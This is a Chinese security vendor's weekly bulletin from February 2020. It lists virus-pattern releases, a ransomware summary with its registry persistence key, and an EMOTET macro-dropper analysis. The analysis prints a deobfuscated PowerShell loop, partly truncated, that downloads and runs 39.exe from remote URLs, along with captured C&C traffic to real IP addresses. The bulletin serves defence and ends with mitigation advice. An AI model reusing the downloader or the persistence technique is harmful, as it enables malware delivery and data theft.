信息系统安全周报

亚信安全客户服务中心

感谢您订阅由亚信安全客户服务中心撰写的《信息系统安全周报》。
我们竭诚为您提供最新的安全资讯、病毒流行趋势、系统漏洞提示及网络安全防护技巧。

病毒情报中心		系统漏洞信息
一周病毒情况报告 亚信安全热门病毒综述- Ransom.Win32.ANTEFRIGUS.A		KB4532691
病毒通告		亚信安全产品
警惕 EMOTET 银行木马攻击		病毒码发布情况

一周病毒情况报告

本周用户报告感染数量较多的病毒列表

- TROJ_FAKEAV 家族

亚信安全热门病毒综述

亚信安全热门病毒综述– Ransom.Win32.ANTEFRIGUS.A

该勒索病毒遍历磁盘，对磁盘中的文件进行加密，并为加密后的文件名添加随机后缀。其通过删除卷影副本，阻止可能的系统恢复。此病毒会将自身写入注册表，达到自启动目的：

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
DefenIfWIn：C:\Users\Public\Documents\wonsys.exe

- 对该病毒的防护可以从下述链接中获取最新版本的病毒码：15.701.60
  http://support.asiainfo-sec.com/Anti-Virus/China-Pattern/Pattern/

系统漏洞信息

Windows 安全更新 (4532691)

Windows 10 Version 1809 for 32-bit Systems
Windows 10 Version 1809 for x64-based Systems
Windows 10 Version 1809 for ARM64-based Systems
Windows Server 2019

描述：https://portal.msrc.microsoft.com/zh-cn/security-guidance

亚信安全产品

病毒码发布情况

亚信安全在最近一周发布中国区病毒码情况如下：

2020 年 02 月 17 日发布病毒码 15.687.60

2020 年 02 月 18 日发布病毒码 15.689.60

2020 年 02 月 19 日发布病毒码 15.691.60

2020 年 02 月 20 日发布病毒码 15.693.60

2020 年 02 月 21 日发布病毒码 15.695.60

截至目前，病毒码的最高版本为 15.701.60 发布于 2020 年 2 月 24 日。

- 病毒码下载地址为：
  http://support.asiainfo-sec.com/Anti-Virus/China-Pattern/Pattern/
- 您也可以从以下链接下载 TSUT 工具进行趋势科技 Windows 平台产品的更新：
  http://support.asiainfo-sec.com/Anti-Virus/China-Pattern/TSUT/

趋势科技在最近一周发布全球病毒码情况如下：

2020 年 02 月 17 日发布病毒码 15.689.00

2020 年 02 月 18 日发布病毒码 15.691.00

2020 年 02 月 19 日发布病毒码 15.693.00

2020 年 02 月 20 日发布病毒码 15.695.00

2020 年 02 月 21 日发布病毒码 15.697.00

截至目前，病毒码的最高版本为 15.703.00.，发布于 2020 年 2 月 24 日。


- 病毒码下载地址为：
  http://support.asiainfo-sec.com/Anti-Virus/Main-Pattern/
- 您也可以从以下链接下载 TSUT 工具进行趋势科技 Windows 平台产品的更新：
  http://support.asiainfo-sec.com/Anti-Virus/TSUT/

系统安全技巧

EMOTET 银行木马是一款比较著名且复杂的银行木马，其主要通过垃圾邮件附件进行传播，使用网络嗅探技术窃取数据。近几年不断出现变种文件，一直处于活跃阶段。近日，亚信安全截获 EMOTET 银行木马最新变种文件，其通过多种混淆及内存执行技术阻止安全人员分析，并通过与 C&C 服务器通信来窃取并传输信息。亚信安全将其命名为 Trojan.W97M.POWLOAD.SMBB69。


本次截获的 EMOTET 银行木马同样是通过带有附件的垃圾邮件进行传播，诱导用户点击带有宏病毒的附件文档，一旦宏启动，恶意的宏代码将会运行，通过 PowerShell 命令下载恶意程序，窃取用户敏感信息。

攻击流程




病毒详细分析


运行包含宏病毒的文档后，会弹出宏已经被禁用的安全警告，通过图片中文字引导受害者点击“启用内容”按钮来启用




使用 OLEDUMP 导出宏代码查看发现存在 PowerShell 命令：



去除混淆后，如下图所示：



经过 Base64 解密，如下图所示：




经过整理和替换，我们发现其会循环尝试访问 5 个 URL，以下载可执行文件 39.exe。


```
$Pfzwpavft='Fypevimjjqkg';
$Pcjuszvrlv = '39';
$Ouzpvphdbj='Epqiqhiewcva';
$Hhktkqphnuql=C:\Users\Test\39.exe;
$Lcqfyyxgmagem='Uovnqhtthtzsv';
$Xnsuhlkbcfsh=.(new-object) net.webclient;
$URLlist=http://io                                    40076298/
http://succa                                          4SqKkQ/
http://barbearial                                     po9f-wwnt-39398/
http://safe                                           .slvpf6-7547309/
https://chac                                          .ph-73766/;
$Zygwdfnwkj='Dpcmvdfcoansr';
foreach($URL in $URLlist)
{try{.(new-object) net.webclient.downloadfile($URL, C:\Users\Test\39.exe);
    $Jlzfbtbbhx='Shrkdwip';
    If ((&(Get-Item) C:\Users\Test\39.exe).Length -ge 22660)
        {([wmiclass]'win32_Process').create(C:\Users\Test\39.exe);
    $Eppkwylnf='Dkldsfcovofcm';
    break;
$Pjwicfeduqmie='Jjpwdgzzddnpj'}}
catch{}}
$Ncpzjbrwjqzhq='Wxlzewmqr'
```

39.exe 文件分析

该文件带有 UPX 壳，我们脱壳后分析发现，文件内没有直接看到常见的恶意软件调用的 API，而是通过分配内存解密，来释放一个新的 PE 文件。




通过数据窗口可以找到 PE 头的数据，截取 MZ 头开始的字节，我们发现其是一个新的 PE 样本。




该样本基本信息如下，其包含随机基址功能，去除勾选便于分析。


我们尝试将后缀修改为.exe，运行后发现其自删除，同时产生了一个新的可疑进程。




新的可疑进程如下：




我们对此样本进一步分析，发现其会创建互斥体：



发起网络请求：



同时，经过抓包我们也发现了类似内容，主要功能是与 C&C 服务器进行通信，窃取系统敏感信息以及远程控制用户电脑。其会不断尝试内存中解密出的地址，目前部分网站已无法访问。



196	141.986569	192.168.2.119	178.33.167.120	HTTP	1618 POST /RsD5p/YGMx9vNb2/5EsVqP7qVXiTg2Yng5s/jqz0w3m0M/Zfi9te/GVctgRShIQ/ HTTP/1.1
198	142.359363	178.33.167.120	192.168.2.119	HTTP	750 HTTP/1.1 404 Not Found (text/html)
353	238.582157	192.168.2.119	175.181.7.188	HTTP	3098 POST /QgxdRBbKIS1U/1IpL5MjHEsTmjeUcXy/EeATUAd9Lq/ HTTP/1.1
356	239.733577	175.181.7.188	192.168.2.119	HTTP	342 HTTP/1.1 200 OK (text/html)
630	393.820585	192.168.2.119	175.181.7.188	HTTP	517 GET /QgxdRBbKIS1U/1IpL5MjHEsTmjeUcXy/EeATUAd9Lq/ HTTP/1.1
682	394.751655	175.181.7.188	192.168.2.119	HTTP	295 HTTP/1.1 200 OK (text/html) (text/html)
683	394.789334	192.168.2.119	175.181.7.188	HTTP	445 GET /favicon.ico HTTP/1.1
685	395.274435	175.181.7.188	192.168.2.119	HTTP	295 HTTP/1.1 200 OK (text/html) (text/html)
3039	619.468851	192.168.2.119	203.208.50.36	HTTP	263 HEAD /edgedl/release2/AJtqadTlj0aVV8fFSnPNDUQ_109/AJHRUzOZWhY-x4JOgVG8fsE HTTP/1.1
3041	619.540200	203.208.50.36	192.168.2.119	HTTP	579 HTTP/1.1 302 Found
3604	642.976008	192.168.2.119	112.90.216.114	HTTP	496 GET /showthread.php?t=52140 HTTP/1.1
3609	643.094962	112.90.216.114	192.168.2.119	HTTP	545 HTTP/1.1 301 Moved Permanently (text/html)
3623	643.677642	192.168.2.119	112.90.216.114	HTTP	543 GET /thread-52140.htm HTTP/1.1
3625	643.796088	112.90.216.114	192.168.2.119	HTTP	446 HTTP/1.1 301 Moved Permanently (text/html)
5298	726.501765	192.168.2.119	203.208.50.36	HTTP	263 HEAD /edgedl/release2/AJtqadTlj0aVV8fFSnPNDUQ_109/AJHRUzOZWhY-x4JOgVG8fsE HTTP/1.1
5300	726.576528	203.208.50.36	192.168.2.119	HTTP	591 HTTP/1.1 302 Found
5489	833.118395	192.168.2.119	203.208.50.36	HTTP	263 HEAD /edgedl/release2/AJtqadTlj0aVV8fFSnPNDUQ_109/AJHRUzOZWhY-x4JOgVG8fsE HTTP/1.1
5491	833.195074	203.208.50.36	192.168.2.119	HTTP	579 HTTP/1.1 302 Found
5632	939.745025	192.168.2.119	203.208.50.36	HTTP	263 HEAD /edgedl/release2/AJtqadTlj0aVV8fFSnPNDUQ_109/AJHRUzOZWhY-x4JOgVG8fsE HTTP/1.1
5634	939.818180	203.208.50.36	192.168.2.119	HTTP	579 HTTP/1.1 302 Found
5763	1046.357963	192.168.2.119	203.208.50.36	HTTP	263 HEAD /edgedl/release2/AJtqadTlj0aVV8fFSnPNDUQ_109/AJHRUzOZWhY-x4JOgVG8fsE HTTP/1.1
5765	1046.431614	203.208.50.36	192.168.2.119	HTTP	591 HTTP/1.1 302 Found
5951	1152.988317	192.168.2.119	203.208.50.36	HTTP	263 HEAD /edgedl/release2/AJtqadTlj0aVV8fFSnPNDUQ_109/AJHRUzOZWhY-x4JOgVG8fsE HTTP/1.1
5953	1153.067443	203.208.50.36	192.168.2.119	HTTP	591 HTTP/1.1 302 Found
5956	1153.292985	203.208.50.36	192.168.2.119	HTTP	591 [TCP Spurious Retransmission] HTTP/1.1 302 Found
6077	1259.600479	192.168.2.119	203.208.50.36	HTTP	263 HEAD /edgedl/release2/AJtqadTlj0aVV8fFSnPNDUQ_109/AJHRUzOZWhY-x4JOgVG8fsE HTTP/1.1
6079	1259.674959	203.208.50.36	192.168.2.119	HTTP	579 HTTP/1.1 302 Found
6082	1259.897457	203.208.50.36	192.168.2.119	HTTP	579 [TCP Spurious Retransmission] HTTP/1.1 302 Found
6217	1366.442766	192.168.2.119	203.208.50.35	HTTP	263 HEAD /edgedl/release2/AJtqadTlj0aVV8fFSnPNDUQ_109/AJHRUzOZWhY-x4JOgVG8fsE HTTP/1.1
6219	1366.519688	203.208.50.35	192.168.2.119	HTTP	579 HTTP/1.1 302 Found
6222	1366.742983	203.208.50.35	192.168.2.119	HTTP	579 [TCP Spurious Retransmission] HTTP/1.1 302 Found
6339	1473.370599	192.168.2.119	203.208.50.35	HTTP	263 HEAD /edgedl/release2/AJtqadTlj0aVV8fFSnPNDUQ_109/AJHRUzOZWhY-x4JOgVG8fsE HTTP/1.1
6341	1473.443746	203.208.50.35	192.168.2.119	HTTP	579 HTTP/1.1 302 Found
6355	1473.668640	203.208.50.35	192.168.2.119	HTTP	579 [TCP Spurious Retransmission] HTTP/1.1 302 Found

解决方案

- ✓ 不要点击来源不明的邮件以及附件；
- ✓ 不要点击来源不明的邮件中包含的链接；
- ✓ 采用高强度的密码，避免使用弱口令密码，并定期更换密码；
- ✓ 打开系统自动更新，并检测更新进行安装；

- ✓ 尽量关闭不必要的文件共享；
- ✓ 请注意备份重要文档。备份的最佳做法是采取 3-2-1 规则，即至少做三个副本，用两种不同格式保存，并将副本放在异地存储。

亚信安全解决方案

- ✓ 亚信安全病毒码版本 15.691.60，云病毒码版本 15.691.71，全球码版本 15.691.00 已经可以检测，请用户及时升级病毒码版本。

详情可登陆亚信安全官网 www.asiainfo-sec.com 或拨打免费咨询热线 800-820-8876